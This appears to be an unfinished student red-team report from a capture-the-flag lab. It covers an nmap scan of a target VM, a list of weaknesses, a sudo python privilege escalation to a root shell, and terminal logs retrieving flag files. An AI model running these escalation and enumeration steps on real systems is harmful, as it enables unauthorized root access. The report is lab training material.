Red Team: Summary of Operations

Table of Contents
- Exposed Services
- Critical Vulnerabilities
- Exploitation


Exposed Services
Nmap scan results for each machine reveal the below services and OS details:

```bash
$nmap -sV -O 192.168.1.1/24
map scan report for 192.168.1.110
Host is up (0.00085s latency).
Not shown: 995 closed ports
PORT
STATE SERVICE
VERSION
22/tcp
open
ssh
OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp
open
http
Apache httpd 2.4.10 ((Debian))
111/tcp open rpcbind
2-4 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CP: cpe:/o:linux:linux_kernel
```


This scan identifies the services below as potential points of entry:
- Target 1
  - List of
  - critical
  - Exposed Services

TODO: Fill out the list below. Include severity, and CVE numbers, if possible.

The following vulnerabilities were identified on each target:
- Target 1
  - ssh port open
  - wordpress exploitation



  - apache 2.4.10 version (old version)
  - easy passwords



  - python escalated privilege

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/usr/bin# sudo -l
Matching Defaults entries for root on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User root may run the following commands on raven:
    (ALL : ALL) ALL
root@target1:/usr/bin#
```

Exploitation
TODO: Fill out the details below. Include screenshots where possible.

The Red Team was able to penetrate `Target 1` and retrieve the following confidential data:
- Target 1
  - flag1.txt: b9bbcb33e11b80be759c4e844862482d
    - Exploit Used: grep -Rw flag1

```
michael@target1:/var/www/html$ grep -Rw flag1
service.html:                     <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
michael@target1:/var/www/html$
```

-flag2.txt: fc3fd58dcdad9ab23faca6e9a36e581c
    - Exploit Used: cd /var/www/
    - cat flag2.txt

```
michael@target1:/$ ls
bin   dev  home        lib    lost+found  mnt  proc  run   srv  tmp  vagrant  vmlinuz
boot  etc  initrd.img  lib64  media       opt  root  sbin  sys  usr  var
michael@target1:/$ cd var
michael@target1:/var$ ls
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www
michael@target1:/var$ ls -l
total 40
drwxr-xr-x  2 root root  4096 Jul  1  2020 backups
drwxr-xr-x 11 root root  4096 Jun 24  2020 cache
drwxr-xr-x 43 root root  4096 Jun 27  2020 lib
drwxrwsr-x  2 root staff 4096 Jun 14  2018 local
lrwxrwxrwx  1 root root     9 Aug 13  2018 lock -> /run/lock
drwxr-xr-x 12 root root  4096 Jul  1  2020 log
drwxrwsrwt  2 root mail  4096 Jan 19 15:26 mail
drwxr-xr-x  2 root root  4096 Aug 13  2018 opt
lrwxrwxrwx  1 root root     4 Aug 13  2018 run -> /run
drwxr-xr-x  8 root root  4096 Jun 24  2020 spool
drwxrwxrwt  2 root root  4096 Jul  1  2020 tmp
drwxrwxrwx  3 root root  4096 Aug 13  2018 www
michael@target1:/var$ cd lock
michael@target1:/var/lock$ ls
apache2  lockdev  subsys
michael@target1:/var/lock$ cd ..
michael@target1:/var$ cd www
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat
^[[A^C
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

-flag4.txt:
    -Exploit Used: find / -iname flag*